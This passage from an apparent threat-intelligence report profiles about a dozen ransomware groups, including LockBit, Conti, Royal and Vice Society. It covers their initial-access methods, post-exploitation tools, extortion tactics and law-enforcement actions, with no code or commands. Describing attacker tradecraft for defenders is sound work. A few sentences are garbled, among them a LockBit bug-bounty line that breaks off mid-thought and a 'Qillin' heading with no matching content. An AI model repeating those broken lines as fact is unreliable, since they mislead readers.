- Leveraging insights from the historical attacks as well as mentioned leaks, Conti actors often choose to exploit vulnerabilities in unpatched assets, further escalating privileges and enabling lateral movement within victim networks. They also known to exhibit reliance on TrickBot malware for certain post-exploitation tasks. Conti's tactics underscore a comprehensive strategy that combines existing software, strategic tool additions, credential compromise, and vulnerability exploitation to maintain persistence, escalate privileges, and conduct lateral movements within targeted networks.

Hive

- Hive ransomware emerged in June 2021, operating as an affiliate-driven ransomware campaign targeting diverse sectors worldwide, including healthcare, nonprofits, retailers, and energy providers. Their reach extends from the US to Japan, employing tactics such as phishing with malicious attachments and leveraging Remote Desktop Protocol (RDP) for lateral movement within networks.
- The group faced law enforcement action, with authorities seizing their Dark Web sites on January 26, 2023. The seizure, executed through a collaboration involving entities like the US Department of Justice, FBI, Secret Service, Europol, and European countries, marked a significant blow to Hive ransomware's extortion and data leak activities.

Karakurt

- Established in June 2021, the Karakurt Hacking Team operates adeptly by deploying Cobalt Strike beacons, utilizing tools like Mimikatz and AnyDesk, and employing diverse techniques for network traversal and privilege escalation. Their extortion strategy centers on data deletion and confidentiality, although breaches of trust have been reported even after ransom payment.
- Karakurt's unconventional tactics involve targeting victims previously attacked by other ransomware groups, potentially involving data purchases. They have also engaged in simultaneous attacks alongside other ransomware actors, occasionally employing exaggeration about breach severity or stolen data, showcasing their deceptive approach.

LockBit

- LockBit has continued its reign as the most prominent ransomware group in 2022. For those that don't closely follow these groups, LockBit is and continues to be, the group that dominates the ransomware space. They utilize high payments for recruiting experienced malicious actors, purchasing new exploits, and even run a bug bounty program that offers high-paying bounties - a first for a ransomware group[1]to identity of one of its users. With all these programs and the continued effectiveness of the group, it is forecasted that it will remain the most active and effective group for the foreseeable future.
- As for developments, the group has developed LockBit 3.0, the newest iteration of the ransomware. The updated version, released in June 2022, and includes additional features that can automate permission elevation, disable Windows Defender, a "safe mode" to bypass installed Antivirus, and the ability to encrypt Windows systems with two different ransomware strains to decrease the chance of decryption from a third party. With these new features, the group has been able to conduct successful attacks, accounting for roughly 44% of successful ransomware attacks so far in 2022 according to Infosecurity Magazine.
- On a law enforcement note, a member of the LockBit group was recently arrested in Canada and is awaiting extradition to the United States. A dual Russian and Canadian national has allegedly participated within the LockBit campaign and has been charged with conspiracy to intentionally damage protected computers and to transmit ransom demands. The charges carry a maximum of five years in prison.

LV

- Operating since late 2020, the LV group functions as a RaaS entity, with purported ties to the REvil (Sodinokibi) ransomware. While the exact relationship remains uncertain, indications suggest that LV's developers modified REvil's binary script, possibly acquired through a partnership where access to source code was shared, stolen, or sold. LV ransomware seems to have repurposed a REvil v2.03 beta version by altering configurations for their own ransomware activities. This shift highlights their collaborative approach with underground actors, enabling them to target a broad spectrum of regions and industries. The success of a ransomware variant extends beyond new features, emphasizing the significance of expansive reach and improved distribution networks.
- Collaborating with threat actors holding underground access, LV ransomware has effectively expanded its impact across various regions and industries. This underscores the point that the influence of a ransomware strain is not solely shaped by augmenting functionalities, but also hinges on factors like strategic partnerships and robust distribution networks.

Magniber

- The initial detection of the Magniber ransomware took place towards the end of 2017, when it was observed employing the Magnitude Exploit Kit for malvertising attacks specifically targeting users in South Korea. Despite its early identification, the ransomware has remained active and has continuously enhanced its strategies by adopting novel methods of obfuscation and evasion. In April 2022, Magniber gained infamy for masquerading as a Windows update file, enticing victims into unwittingly installing it. Subsequently, it began propagating through JavaScript starting in September 2022.
- In early 2022, Magniber distributed itself through fake installers in APPX and MSI formats. The ransomware was executed using the MSI CustomAction table, which called a malicious DLL within the package. The installer also dropped a malware file called Fodscript, used for privileged escalation. Magniber employed various tactics, including posing as fake installers, Windows updates, and COVID-19-related files to deceive users. Additionally, it utilized malformed digital signatures to bypass execution blocks and exploit vulnerabilities such as CVE-2022-44698.

Medusa

- MedusaLocker is a ransomware strain that emerged in 2019 and has since spawned various versions, though core functionalities remain unchanged. Alterations include modified file extensions for encrypted data and variations in the appearance of the ransom note. Ransom payments from victims are typically divided between the affiliate (55-60%) and the developer.
- This ransomware often infiltrates victim systems via vulnerable Remote Desktop Protocol (RDP) setups, alongside employing email phishing and direct attachment of the ransomware to emails in spam campaigns for initial access.

Play

- Unveiled in June 2022, Play ransomware concentrates its attacks primarily on Latin American nations, with Argentina and Brazil as key targets. Drawing inspiration from Russian counterparts Hive and Nokoyawa, Play employs akin encryption methods.
- Leveraging reused or leaked credentials, Play breaches networks and systems, relying on tools like Cobalt Strike, SystemBC, Empire, and Mimikatz for lateral movement. Its unique employment of AdFind sets it apart from Hive and Nokoyawa, emphasizing a potential affiliation through shared tactics and tools.

Qillin, Royal

- Royal is ransomware that first appeared in early 2022; a version that also targets ESXi servers was later observed in February 2023. Royal employs partial encryption and multiple threads to evade detection and speed encryption. Royal has been used in attacks against multiple industries worldwide--including critical infrastructure.
- Royal operates as a private group, distinguishing themselves from other cybercrime operations by purchasing direct access to corporate networks from underground Initial Access Brokers (IABs). Security researchers have identified similarities in the encryption routines and TTPs used in Royal and Conti attacks and noted a possible connection between their operators (the group suspected of being primarily composed of former members of the Conti ransomware group operates discreetly and in a secretive manner. This group, referred to as Team One, consists of ex-members who have come together to form this new entity).
- Royal has been observed employing various methods to gain initial access to vulnerable systems, often including - callback phishing, SEO poisoning and exploiting exposed RDP accounts. Once they have successfully gained access, the group utilizes a range of tools to facilitate their intrusion operations. These tools include Chisel, a TCP/UDP tunneling software, and AdFind, an Active Directory query tool, among others.

Ragnar

- Active since December 2019, Ragnar Locker is a ransomware strain that predominantly targets English-speaking users. Both the ransomware group and its binary share the name "Ragnar Locker." This ransomware scans and terminates running services on infected machines, focusing on decrypted services. Operating on Windows and Linux systems, it exfiltrates data, utilizes the Salsa20 encryption algorithm for file encryption, and demands payment for data recovery.
- Employing a dual approach, the Ragnar Locker group practices double extortion. Victims are required to pay not only for file decryption but also to prevent the public release of stolen data. Furthermore, the group promises insights into the attack's origin and security recommendations for those complying with their financial demands. The ransomware goes beyond encryption, erasing volume shadow copies to hinder file recovery and terminating services like vss, sql, veeam, and logmein to maximize impact.

Vice Society

- The Vice Society ransomware group gained attention between late 2022 and early 2023 due to a series of high-profile attacks, including one affecting San Francisco's rapid transit system. While primarily focused on education and healthcare, evidence indicates they are also often targeting the manufacturing sector, suggesting a diverse industry penetration approach through compromised credentials procurement.
- Initially known for exploiting the PrintNightmare vulnerability, Vice Society utilized ransomware strains like Hello Kitty/Five Hands and Zeppelin. Recently, they developed their own ransomware builder and adopted stronger encryption techniques. A joint advisory by FBI, CISA, and MS-ISAC in September 2022 highlighted the group's disproportionate targeting of the education sector, with expectations of heightened attacks coinciding with the 2022-23 school year.